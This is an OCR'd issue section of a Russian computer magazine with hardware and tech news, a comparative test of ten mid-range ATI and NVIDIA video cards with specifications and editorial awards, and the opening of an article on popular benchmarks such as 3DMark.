Топовые видеоадаптеры компании Sapphire переходят именно на новую уникальную систему охлаждения. Она называется Liquid Metal Cooling. По данным компании, технология жидкого металла обеспечивает теплопроводимость в 65 раз большую, чем вода, и не требует движущихся компонентов. Жидкий металл это нетоксичное, негорючее и полностью безвредное для окружающей среды вещество. Электромагнитная помпа не имеет механических движущихся частей, что снижает энергопотребление и уровень шума. Таким кулерами оснащаются платы серии Blizzard SAPPHIRE Blizzard RADEON X850 XT и Blizzard RADEON X850 XT Platinum Edition. Новые видеоплаты будут иметь 16 параллельных пиксельных конвейеров, 256 Мб памяти GDDR3 и интерфейс PCI Express. Также Sapphire выпускает новую системную плату под названием Sapphire PURE (чипсет ATI Express-200), рассчитанную на процессоры AMD Athlon 64 и FX. Устройства этой серии имеют поддержку двух видеоплат PCI-Express, функции разгона через BIOS, работу с 4 Гб двухканальной памяти DDR400, дополнительные слоты расширения PCI, LAN, Firewire, USB 2.0, встроенный многоканальный звук, а также SATA-контроллер.

ИТОГИ КОНКУРСА GLACIALTECH


Победителями конкурса Glacial Tech стали:
Макс (lmmz@yandex.ru) и GOTh (gotmog@mail.ru). Макс выиграл Limba 2000, а GOTh получает Turbine 4500.

КАКИМ ДОЛЖЕН БЫТЬ INTERNET2?



Думаю тебе, как обычному юзеру, грех жаловаться на возможности современного интернета. Особенно, если ты счастливый обладатель 100 Мбитной безлимитной выделенки. Но ученые и компьютерные мыслители считают, что Сеть давно устарела и пора уже задуматься о будущем, в котором Internet2 — не прихоть, а суровая необходимость. Есть много мнений относительного того, каким должен быть интернет нового поколения. Некоторые считают, что он должен быть основан на современных сетевых технологиях с улучшением их характеристик и повышением пропускной способности каналов. Доктор Дэвид Кларк, во многом благодаря которому компьютерные сети начали свое развитие в 70-х гг., считает иначе. По мнению Кларка, если не переписать архитектуру инета с нуля, то проблемы будут со временем накапливаться, и технологии, актуальные 30 лет назад, не смогут удовлетворить новым требованиям. Ученый выступил с заявлением, что собирается разработать новые сетевые стандарты, и для этой благой цели Национальное научное общество США выделило ему грант в 200 тысяч долларов. Полученные деньги Дэвид собирается потратить на организацию этим летом встречи известных сетевых исследователей и ученых, чтобы совместным мозговым штурмом вывести новые идеи и обсудить, как должен выглядеть интернет будущего. По мнению Кларка, основной задачей будет создать такую систему, которая позволит не только передавать огромные массивы данных за секунды, но также объединить сотни миллионов бытовых устройств, гаджетов и прочих беспроводных безделушек. Все наработки будут испытываться в научной сети LambdaRail, специально созданной для проведения разного рода сетевых экспериментов.

НЕУГОМОННЫЙ ЙОН



Немногим хакерам удается стать всемирно известными. Тем более в возрасте 15-ти лет. Одним из таких уникумов стал Йон Лех Йохансен, который в 1999 г. написал DeCSS — дешифровщик кода CSS (Content Scrambling System), используемый для защиты от копирования в DVD. В 2000 году его арестовали и более двух лет пытались привлечь к ответственности (хотя ему было только 16), пока не сняли все обвинения в 2003 г. Год назад Йон снова засветился в прессе. На этот раз скандал был вокруг его программки, позволяющей обходить защиту от нелегального скачивания mp3 с e-шопа Apple iTunes Music Store. Видно, Йон любит быть в центре внимания, так как недавно он выпустил новый «продукт», на этот раз нацеленный на новый сервис Google. На своем сайте с лозунгом «Ну да, арестуйте меня» (*http://www.nanocrew.net*), Йохансен выложил крак, который позволяет снять ограничение с Google Video Viewer. GVV позволяет находить и проигрывать видео-фрагменты, хостящиеся на серваках Google, но благодаря краку Йона, можно искать и проигрывать любые видеофайлы, на каком бы сайте или фтп они не валялись. Как и все остальные свои «заплатки», эту Йон написал в результате реверс-инженеринга оригинального кода проигрывателя. Пресс-секретарь компании Нейт Тайлер сказала в интервью, что подобная модификация не является чем-то противозаконным, и в доказательство Google выложил код заплатки на своем сайте.

КАТЕР-ДЕЛЬФИН



Американская компания Bionic Dolphin (*www.bionicdolphin.com*) приступила к серийному производству ныряющих катеров на подводных крыльях. Эти пилотируемые агрегаты похожи на дельфинов не только своим видом и размерами. Они способны нырять на глубину до 3 метров, подпрыгивать над водой, как настоящие дельфины, и продолжительное время двигаться вдоль поверхности, демонстрируя плавник. В этот момент двигатель внутреннего сгорания и пассажиры получают кислород через расположенную в плавнике трубку. Катера оснащены двигателем от Корветта мощностью 400 л.с. В носовой части аппарата оборудован шлюз, позволяющий брать людей на борт прямо под водой. Двухместная конструкция катера-дельфина поступит в продажу уже в начале 2006 года. Стоимость первых экземпляров катера составляет 50 тысяч долларов.



SAPPHIRE RADEON X700 PRO HYBRID 256 МБ | POWERCOLOR RADEON X700 BRAVO 256 МБ
GECUBE RADEON X700 PRO 128 МБ (HP700PROG-C3) | SAPPHIRE RADEON X700 HYBRID 128 МБ
GAINWARD POWERPACK ULTRA/1960PCX XP GOLDEN SAMPLE GLH 128 МБ

Videocards Of Middle Level

В ЦЕНТРЕ ВСЕ СПОКОЙНО

ТЕСТ-ДРАЙВ ЦЕНТРОВЫХ ВИДЕОКАРТОЧЕК

[intro] Чтобы там кто ни говорил, а быть в середине — это самый смак. Спереди, конечно, неплохо — там всегда самые-самые. Самые сильные, крутые, смелые, быстрые, мощные и так далее. Но вот только они дорогие очень. За это их не любит народ. Быть последним, в этом тоже есть свои плюсы. В тылу тепло и спокойно, никто не трогает. Там сидят самые слабые и самые дешевые. Собственно, за их слабость их и не любят. Естественно, речь идет о видеоплатах. Поэтому сегодня мы тестируем самые сладкие устройства — из середины. Средние по скорости, но способные к разгону, средние по цене, а поэтому доступные. То есть те платы, которые имеют наибольшие шансы поселиться в твоем системном блоке. Чтобы там оказалась наиболее достойная мы, сегодня проводим тест десяти графических адаптеров из сегмента middle-end.

[технологи] Ситуация сегодня сложилась довольно-таки интересная. Если смотреть по ценам, то сегодняшний middle-end получается очень обширным: сегодняшние устройства стоят, в зависимости от мощи чипсета и комплекта поставки, от $110 до $220. Каждый сможет подобрать изделие именно для себя, для своих потребностей. Это может быть либо самая дешевая плата, в комплекте поставки которой будет только руководство пользователя и драйверы и которая приобретается исключительно для разгона, либо вполне солидное и дорогостоящее изделие, с богатым комплектом поставки, которое ты просто установишь, и будешь наслаждаться скоростью и качеством игр. На что стоит обратить внимание? Начнем с адаптеров, приобретаемых с прицелом на оверклок. Ищем плату, построенную на базовой версии чипсета, например GeForce 6600, безо всяких приставок вроде GT или LE. Первая обозначает разогнанный в заводских условиях чип, который стоит дороже обычного. А зачем тебе за это платить, коли уж ты решил разогнать его сам? Вторая приписка может указывать на урезанную шину памяти или еще что-то столь неприемлемое для гонщика. Поэтому твой выбор — простой базовый чип. Обязательно взгляни на систему охлаждения! Если на плате установлены большие радиаторы, закрывающие чипсет и память, и их обдувает качественный кулер, то все просто отлично. Но хорошей платформой может стать и система пассивного охлаждения, то есть, состоящая только из радиаторов. Она совершенно бесшумна, а вентилятор на нее можно установить при необходимости. Тем более, что выберешь ты его сам. Обязательно поинтересуйся памятью! Модули DDR1 в упаковке TSOP, да еще и с латентностью 4 нс могут стать серьезным препятствием для разгона. Латентность должна быть не менее 2 нс, а если паять будет типа GDDR3, то это просто прекрасно. Обычному пользователю стоит взять плату на продвинутом чипсете (GeForce 6600GT или X700 PRO) с хорошей системой охлаждения (радиатор+вентилятор). Такая плата прослужит долго и будет обеспечивать хорошую скорость. Долголетие можно продлить, если устройство и твоя системная плата поддерживают режим SLI или Crossfire. Когда через годик ты захочешь купить аналогичную плату для тандема, стоить она будет очень дешево. Но не забудь о мощном БП. Кстати, большинство плат обзора не требуют дополнительного питания.

Мат. плата:	Asus P5WD2 Premium
Память:	2x512 Мб Corsair CM2X512A-4300C3PRO
Процессор:	Intel Pentium 4 EE 3,73 ГГц
Кулер:	Intel Box
Жесткий диск:	Western Digital WD200 SATA
Блок питания:	480 Вт Thermaltake PurePower Butterfly W0020

CHAINTECH GEFORCE 6600 128 МБ | AOPEN AEOLUS 6600 (PCX6600-DV128LP) 128 МБ
ASUS EAX700-X 128 МБ | POWERCOLOR RADEON X800 128МБ | ASUS EAX700 128 МБ

Test_lab выражает благодарность за предоставленное оборудование компании ОЛДИ ((095)105-0700, www.oldi.ru) российским представительствам компаний Aopen, Asus, ATI, Gainward, Sapphire, NVIDIA

Методика тестирования

Для видеоплат на базе чипов от ATI использовались драйвера Catalyst 5.6, а для их конкурентов в лице nVidia — ForceWare версии 66.72. Все игры запускались при максимальном качестве детализации в двух разрешениях: 1024x768 и 1600x1200. FarCry имел версию 1,3, для HL2 устанавливались все обновления. Все версии 3Dmark'а запускались при стандартных настройках и разрешении 1024x768. Используемая в тестовом стенде, системная плата имеет функцию разгона графического адаптера по частоте. Она самостоятельно немного повышает частоты работы устройств. Мы не стали ее отключать, так как на расстановку видеосил это не влияет. В связи с этим в ТТХ были указаны уже слегка разогнанные характеристики.

Gainward PowerPack Ultra/ 1960PCX XP Golden Sample GLH 128 Мб

Ядро: nVidia NV43
Кол-во пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 128
Частота ядра, МГц: 540
Частота памяти, МГц: 575 (1150)
Тип памяти: GDDR-3
Латентность памяти, нс: 1,6
Техпроцесс ядра, мкм: 0,11
VIVO: есть
Разъемы: DVI, DVI, TV-Out
ПО в комплекте: muvee autoProducer 3, InterVideo WinDVD 5

Эта плата собрана на чипсете, который известен тем, что обладает высокой производительностью при сравнительно невысокой цене, а в купе с широкими возможностями разгона представляет собой просто-таки идеальный HMC среднего уровня. Компания Gainward вдобавок оснастила свою плату 128 Мб быстрой памяти GDDR3 с латентностью 1,6 нс и подняла рабочие частоты (по сравнению с референсным изделием), поэтому результат оказался очень хорошим — высокая производительность. Увеличить ее можно путем покупки второй платы и режима SLI, поддержка такой работы имеется. Охлаждение представлено радиаторами, наклеенными на микросхемы памяти, а также вентилятором с двумя особенностями. Первая, положительная, — он светится, вторая, отрицательная, — закреплен он не очень надежно. Плата оснащена гнездом VIVO, а также двумя портами DVI. В комплект поставки входят разнообразные программы, а также утилита для разгона. Тем, кого интересуют технические детали, следует знать, что ширина шины памяти равна 128 битам, а пиксельных конвейеров тут чертова дюжина.

Aopen Aeolus 6600/ (PCX6600-DV128LP) 128 Мб

Ядро: nVidia NV43
Кол-во пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 128
Частота ядра, МГц: 309
Частота памяти, МГц: 360(720)
Тип памяти: GDDR3
Латентность памяти, нс: 2,0
Техпроцесс ядра, мкм: 0,11
VIVO: нет
Разъемы: D-SUB, DVI, TV-Out
ПО в комплекте: Second Sight

Достоинства этой платы видно сразу — она имеет небольшие размеры, поэтому поместится в любой, даже самый тесный системный блок. Охлаждается она исключительно радиаторами, вентилятора на ней нет. В общем-то, для нее это плюс — работает она совершенно бесшумно. Греется она не сильно, так что если не заниматься разгоном, то вентилятор и не понадобится. Но не использовать такую возможность будет жалко, так как для оверклокинга это изделие подходит очень хорошо,а вот базовая производительность у него невысокая. Что ж, в таком случае можно будет легко установить вентилятор. На плате находятся 128 Мб памяти типа GDDR3 с латентностью 2 нс (а это редкость для плат на GeForce 6600), чипсет имеет 8 пиксельных конвейеров. Комплект поставки бедный, состоит всего лишь из одной игры. Для подключения к компьютеру имеются порты DVI и D-SUB. Зато у нее невысокая цена. Наверняка, она придется по вкусу оверклокерам, а также экономным пользователям.


PowerColor Radeon X700 Bravo/256 Мб (R41AB-ND3D)

Ядро: ATI RV410
Кол-во пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 412
Частота памяти, МГц: 272 (544)
Тип памяти: GDDR-2
Латентность памяти, нс: 3,7
Техпроцесс ядра, мкм: 0,11
VIVO: есть
Разъемы: DVI, DVI, VIVO
ПО в комплекте: Cyberlink DVD Solution, Hitman Contracts 2CD

Несмотря на то, что эта плата построена далеко не на самом новом и мощном чипсете, она может найти себе массу поклонников среди тех людей, которые обладают определенными техническими навыками, необходимыми для overclock. Скорее всего, их не смутит низкая базовая производительность. Потому что плата хорошо поддается разгону и имеет невысокую стоимость. А вот система охлаждения у нее самая что ни на есть подходящая — два огромных радиатора с маленьким съемным вентилятором. Она эффективна, может быть бесшумной, а при смене вентилятора на более мощный, гарантирует отличный разгон. На борту находятся 256 Мб памяти GDDR2 со 128-битной шиной памяти, а также 8 пиксельных конвейеров. Кроме уже упоминавшейся выше утилиты для разгона, в комплект поставки входит набор программного обеспечения CyberLink для работы с видео (хотя портом VIVO плата не оснащена), а также игра Hitman. С компьютером предлагается соединяться через порт DVI — их тут целых два. Естественно, с переходниками на D-Sub.













Выводы

За непревзойденный уровень производительности для плат этого класса награду "Выбор редакции" получает Gainward PowerPack Ultra/1960PCX XP Golden Sample GLH. И все это не за самую высокую стоимость. А "Лучшую покупку" за замечательные соотношения цена/производительность/разгонный потенциал получает Sapphire Radeon X700 Hybrid. А вот внимание оверклокеров и любителей бэйрбонов должна привлечь Aopen Aeolus 6600. Первым она понравится за массивные радиаторы и установленную GDDR-3 память, которая имеет очень приличный запас по частоте. Вторым — за небольшие габариты.

GeCube Radeon X700 Pro/128 Мб (HP700PROG-C3)

Ядро: ATI RV410
Кол-во пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 128
Частота ядра, МГц: 445
Частота памяти, МГц: 452 (904)
Тип памяти: GDDR-3
Латентность памяти, нс: 2,0
Техпроцесс ядра, мкм: 0,11
VIVO: есть
Разъемы: D-SUB, DVI, VIVO
ПО в комплекте: Cyberlink PowerDVD 5

Если ты любишь сэндвичи, то эта плата подойдет тебе как нельзя лучше. Она действительно похожа на этот буржуйский бутерброд — роль мяса тут выполняет сама плата, а радиаторы играют роль хлеба, между которым это мясо и заключено. Кстати, хлеб этот массивен и соединен тепловыми трубками. Поэтому охлаждение тут качественное, эффективное и, что очень и очень немаловажно, бесшумное. Тишина хороша всегда, а вот эффективность пригодится при разгоне, на который эта плата очень хорошо способна. Правда, в этом случае может понадобится установка вентилятора. Вообще, базовая производительность у нее средняя, несмотря на 8 пиксельных конвейеров и хорошую память — 128 Мб GDDR3 (шина 128 бит), а латентность у нее 2 нс. Имеются гнезда D-SUB и DVI. Комплект поставки состоит из программы CyberLink Power DVD. Немного, но что поделать?

Asus EAX700/128 Мб


Ядро: ATI RV410
Кол-во пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 128
Частота ядра, МГц: 412
Частота памяти, МГц: 365 (730)
Тип памяти: DDR-1, BGA
Латентность памяти, нс: 2,8
Техпроцесс ядра, мкм: 0,11
VIVO: нет
Разъемы: D-SUB, DVI, TV-Out
ПО в комплекте: отсутствует


Разные платы могут выделяться разными вещами: кто-то производительностью, кто-то оригинальной системой охлаждения, кто-то всем этим вместе, а еще и чем-то третьим придачу. А вот это изделие выделяется шумным кулером (который, несмотря на свою крикливость, все-таки охлаждает не только чипсет, но и память). Но не только этим. Еще у него низкая производительность. Вроде, и 8 пиксельных конвейеров есть, и 128 Мб памяти, и шина у нее 128 бит, и латентность у памяти низкая, всего 2 нс, а вот производительность низкая. Но это базовая. Реально ее можно увеличить с помощью разгона, плата ему легко поддается. И результат получается хороший. Учитывая все вышесказанное, но особенно склонность платы к разгону, можно сказать, что соотношение цена производительность у нее хорошее. Комплект поставки тут, прямо скажем, бедноват, только драйверы и руководство пользователя. Для соединения с монитором есть порты DVI и D-SUB.

Sapphire Radeon X700 Pro Hybrid/256 Мб

Ядро: ATI RV410
Кол-во пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 445
Частота памяти, МГц: 452 (904)
Тип памяти: GDDR-3
Латентность памяти, нс: 2,0
Техпроцесс ядра, мкм: 0,11
VIVO: нет
Разъемы: D-SUB, DVI, TV-Out
ПО в комплекте: Prince of Persia The Sands of Time 2CD, Splinter Cell Pandora Tomorrow DVD, Cyberlink PowerDVD 5

Очень мощная плата. У нее сильный чипсет, ядро которого содержит восемь пиксельных конвейеров, шина памяти шириной 128 бит, в самой памяти 256 Мб, причем самого современного типа — GDDR3. Несмотря на то, что инженеры компании Sapphire дали ей достаточную производительность, резерв у нее остался, поэтому разгону она вполне поддается. Этому способствует и соответствующая утилита из комплекта поставки. Помимо нее туда входят игры Price of Persia: The Sands of Time и Splinter Cell: Pandora Tomorrow, а также программа CyberLink PowerDVD. Сама плата, как и ее собрат, собранный на менее мощном чипсете и описанный выше, сделана в фирменном стиле Sapphire — синий цвет доминирует во всем: в коробке, оснащенной окошком, в текстолиет платы и в кулере. Для подключения к компьютеру есть порты DVI и D-SUB. Недостатком этого изделия является его высокая стоимость.





Chaintech GeForce 6600/128 Мб

Ядро: nVidia NV43
Кол-во пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 128
Частота ядра, МГц: 309
Частота памяти, МГц: 282(564)
Тип памяти: DDR1, TSOP
Латентность памяти, нс: 4,0
Техпроцесс ядра, мкм: 0,11
VIVO: нет
Разъемы: D-SUB, DVI, TV-Out
ПО в комплекте: WinDVD 5, WinDVD Creator 2, WinRip 2.1, DVD Copy 2 Lite, Home Theater 2.1 Lite, Game Pack (Demo versions)

Сразу же хочу открыть тебе главную тайну этой платы — она не сможет работать в режиме SLI! Вот и думай, хорошо это или плохо… Наверное, просто все равно. Но факт остается фактом, в пару ее не поставишь. В комплект поставки входит набор программ от InterVideo, а также набор деморерсий игры. Ну, не первой необходимости вещи, но все-таки могут пригодиться. И уж точно это лучше, чем ничего. Памяти тут стандартные, в общем-то, для нашего теста количество — 128 Мб при шине 128 бит. А вот дальше идет сплошное безобразие — тип памяти DDR1, высокая латентность 4 нс, упаковка — устаревший TSOP. Пиксельных конвейеров 8 штук, тоже все как обычно. С производительностью, опять же, обычная ситуация по умолчанию она невысока, а вот с помощью системы overclock можно многого добиться. Кулер тут хороший, да и выглядит необычно. Порты есть DVI и D-Sub.



PowerColor Radeon X800/128 Мб (R43A-NC3)

Ядро: ATI R430
Кол-во пиксельных конвейеров, шт: 12
Шина памяти, бит: 128
Объем памяти, Мб: 128
Частота ядра, МГц: 405
Частота памяти, МГц: 364(728)
Тип памяти: DDR-1, BGA
Латентность памяти, нс: 2,0
Техпроцесс ядра, мкм: 0,11
VIVO: есть
Разъемы: D-SUB, DVI, VIVO
ПО в комплекте: Cyberlink DVD Solution, Hitman Contracts 2CD

В противоположность предыдущему изделию, плата PowerColor обладает отличной памятью. Это тоже DDR1, но ее латентность равна 2 нс, что является хорошим показателям устройств данного ценового диапазона, а ширина шины памяти (на борту ее 128 Мб) составляет 256 бит. Также она может похвастаться максимальным количеством пиксельных конвейеров — 12, больше в нашем сегодняшнем тесте ни у кого не обнаружилось. Базовая производительность у нее хорошая, но ее можно повысить разгоном, плата будет на него согласна. А для того, чтобы у нее не начался жар, есть тихий и очень эффективный кулер, который охлаждает и чипсет, и память. Для соединения с компьютерным монитором есть порты DVI и D-SUB. В комплект поставки входит набор программ от CyberLink и игра Hitman: Contract. Кстати, если ты обладатель современной системной платы, то можешь на основе этого видеоадаптера сделать режим Crossfire. Правда, тут может быть одно но. Это устройство довольно длинное, по сравнению с другими из теста, оно длиннее на пару сантиметров. Имеется зато у нее порт VIVO.

Asus EAX700-X/128 Мб

Ядро: ATI RV410
Кол-во пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 128
Частота ядра, МГц: 412
Частота памяти, МГц: 263 (508)
Тип памяти: DDR-1, TSOP
Латентность памяти, нс: 4,0
Техпроцесс ядра, мкм: 0,11
VIVO: нет
Разъемы: D-SUB, DVI, TV-Out
ПО в комплекте: отсутствует

Сразу нужно объяснить тебе значение приставки X в названии платы. Оно не имеет никакого отношения к Салли и Малдеру. Знай же, что применительно к изделиям ASUS — это обозначение дешевой, просто максимально удешевленной платы. Почти OEM-вариант, но в коробке. Кроме диска с драйверами и мануалом ты там ничего не найдешь. Базовая производительность низкая, частота памяти тоже. Все 128 Мб памяти упакованы в старый TSOP, шина 128 бит, тип памяти DDR1. Мягко говоря, не лучшие параметры. А уж о высокой латентности в 4 нс не хочется и говорить. Зато дешево. И хорошо разгоняется, а это наверняка привлечет внимание многих и сможет скрасить недостатки платы. Ее чип имеет 8 пиксельных конвейеров, на ней установлены порты DVI и D-SUB. В режиме Crossfire она работать не может. Возможно, если ты займешься ручным увеличением скорости ее работы, тебе придется поменять установленный вентилятор. Он какой-то невзрачный, не внушающий доверия.

Sapphire Radeon X700 Hybrid/128 Мб

Ядро: ATI RV410
Кол-во пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 128
Частота ядра, МГц: 412
Частота памяти, МГц: 307 (614)
Тип памяти: DDR-1, TSOP
Латентность памяти, нс: 3,3
Техпроцесс ядра, мкм: 0,11
VIVO: нет
Разъемы: D-SUB, DVI, TV-Out
ПО в комплекте: Prince of Persia The Sands of Time 2CD, Splinter Cell Pandora Tomorrow DVD, Cyberlink PowerDVD 5

Раз уж в этом тесте мы много внимания уделяем памяти наших устройств, то не будем отступать от традиции и сейчас. На этой стильной синей плате, выполненной в традиционном сапфировом дизайне, установлено 128 Мб видеопамяти. Она имеет шину памяти шириной 128 бит, упакована в TSOP, а ее латентность составляет 3,3 нс. В общем, все довольно средненько. Пиксельных конвейеров в чипе восемь штук. Для подключения к компьютеру есть порты D-SUB и DVI. Хорошее соотношение цены и производительности объясняется высокой скоростью платы и ее хорошей «разгоняебельностью». Комплект поставки тут один из самых богатых в обзоре. В него входят утилита для разгона, CyberLink PowerDVD, а также игры Price of Persia: The Sands of Time и Splinter Cell: Pandora Tomorrow. Так что с этой платой ты не соскучишься. Можешь рассматривать свое приобретение, даже неся его из магазина. А вот в Crossfire ее не поставишь.














Сага о попугаях

ЧТО ТЫ ЗНАЕШЬ О СВОЕЙ СИСТЕМЕ? НЕТ, МЫ НИСКОЛЬКО НЕ СОМНЕВАЕМСЯ В ТОМ, ЧТО ТЫ НАИЗУСТЬ ПОМНИШЬ НАИМЕНОВАНИЕ КАЖДОЙ ЖЕЛЕЗКИ И ГОТОВ ПРЕДОСТАВИТЬ ИСЧЕРПЫВАЮЩУЮ ИНФОРМАЦИЮ ДАЖЕ БУДУЧИ РАЗБУЖЕННЫМ ПОСРЕДИ НОЧИ. НО ЭТО ВСЕ ТЕХНИЧЕСКИЕ ДЕТАЛИ, А КАК БЫТЬ С ОБЪЕКТИВНОЙ ОЦЕНКОЙ? | Окунев Дмитрий aka WildPacman (wildpacman@mail.ru)



Тест-драйв популярных бенчмарков

Частенько во время распития с друзьями очередной кружки пива разговоры о прелестях жизни так или иначе сводятся к компьютерной теме, а там и до обсуждения тачек недалеко. При этом вопрос «У кого круче?» так и остается открытым: у одного установлен мощный проц, у другого имеется крутейшая видеокарта, третий и вовсе провел капитальный апгрейд. Чья же система лучше покажет себя в деле, судить довольно сложно. К счастью, рассказать о своей производительности она может и сама, причем довольно подробно. Для этого созданы специальные программные пакеты — бенчмарки.

[бои без правил] Людям всегда было интересно оценить, на что способен их комп. История бенчмарков уходит корнями далеко во времена 286 процессоров и EGA-видеорежимов. Некоторые старожилы, наверное, еще помнят программу 3DBench, выводившую на экран примитивную по нынешним меркам анимированную трехмерную модель компьютера и подсчитывающую в ней FPS. Частенько встречались также программы, вычислявшие индекс производительности процессора и в виде простейшей диаграммы сравнивавшие его с другими системами.

Общие принципы работы и назначение бенчмарков не изменились до сих пор, правда, эти проги разделились на несколько категорий. К первой относятся пакеты, комплексно оценивающие твою систему: после запуска программа прогоняет один или несколько тестов и на основе полученных данных формирует числовой индекс производительности. Ну а что с ним делать, уже понятно — либо идти хвалиться перед друзьями, либо же стыдливо закрыть окно, деинсталлировать бенчмарк и забыть о своем позоре до следующего апгрейда :). Вторая категория — программы, предназначенные для тестирования отдельных подсистем: видео, дисковых накопителей и т.д. Полезны они бывают, например, при приобретении новой железки. Кроме того, с их помощью делается львиная доля обзоров девайсов в различных сетевых и бумажных изданиях (тот, что у тебя сейчас в руках, — не исключение).



На нашем диске ты найдешь все описанные в статье бенчмарки.

В настоящее время бенчмарки стали причиной самых настоящих войн, участие в которых принимают компьютерные энтузиасты всех мастей. С появлением онлайновых баз результатов тестирований тысячи пользователей стали регулярно постить свои достижения в надежде побить тот или иной рекорд. Особенную популярность это явление нашло у оверклокеров — ребят, активно занимающихся разгоном своих многострадальных систем. У них в дело идет все: элитные процы, SLI-массивы видеокарт, самые дорогие материнки, экстремальное охлаждение (часто — жидкий азот). И пулять бы на такой системе в третий Doom, так нет же, все

[БЕНЧМАРК ДЛЯ СМАРТФОНОВ]

Если в области производительности тачки похвалиться уже нечем, можешь обратить внимание на другие устройства. К примеру, пресловутый FutureMark не так давно выпустил пакет SPMark'04 — бенчмарк для смартфонов! Он содержит в себе, как ни странно, довольно неплохой 3D-тест, а также целый спектр тестов на скорость выполнения различных телефонных задач: от работы со списком контактов до сжатия фотографий с камеры в JPEG. Так что если ты счастливый обладатель подобного девайса, почему бы не оценить и его возможности?



это богатство разгоняется до максимально возможного предела только для выжимания из бенчмарка лишней сотни, а то и тысячи баллов! Оправданно ли это? Посуди сам: побив очередной рекорд, счастливчик становится известен в самых широких кругах и превращается в объект для всеобщего подражания. Честь и хвала прилагаются :).
Но хватит уже теории, настала пора рассказать о самых популярных на сегодняшний день бенчмарках.

[3DMark] Если после прочтения в начале статьи слова «бенчмарк» на ум тебе сразу пришла ассоциация с 3DMark, ты не ошибся — это действительно самый популярный тестовый пакет из всех ныне существующих. Разработан он финской компанией FutureMark Corporation (на заре деятельности — *MadOnion.com*) для оценки производительности игровых приложений. Этот пакет уже давно является основным средством для сравнения целых систем и отдельных их компонентов. Секрет успеха бенчмарка заключается в его простоте использования (оценить возможности своей тачки сможет даже ребенок) и отличном техническом исполнении. Здесь практически нет невзрачных графиков, диаграмм и тому подобной чуши, зато имеется несложный, но исчерпывающий интерфейс, тест, состоящий из рендеринга нескольких умопомрачительных по уровню графики сцен, и отдельная гордость разработчиков — деморежим. Последний представляет собой клип — нарезку сцен из теста, положенную на саундтрек, — да такой, что увидевшие его впервые обычно запоминают зрелище надолго. Это неудивительно — каждая версия бенчмарка обычно технологически представляет собой уровень игр следующего поколения, поэтому, кстати, на момент выхода очередной версии пакет не тормозит разве что на самых мощных системах :). Тем не менее, даже далекие от прелестей тестирования юзеры часто тратят драгоценные трафик и время на скачку программы только для того, чтобы узреть то самое легендарное 3DMark'овое демо.
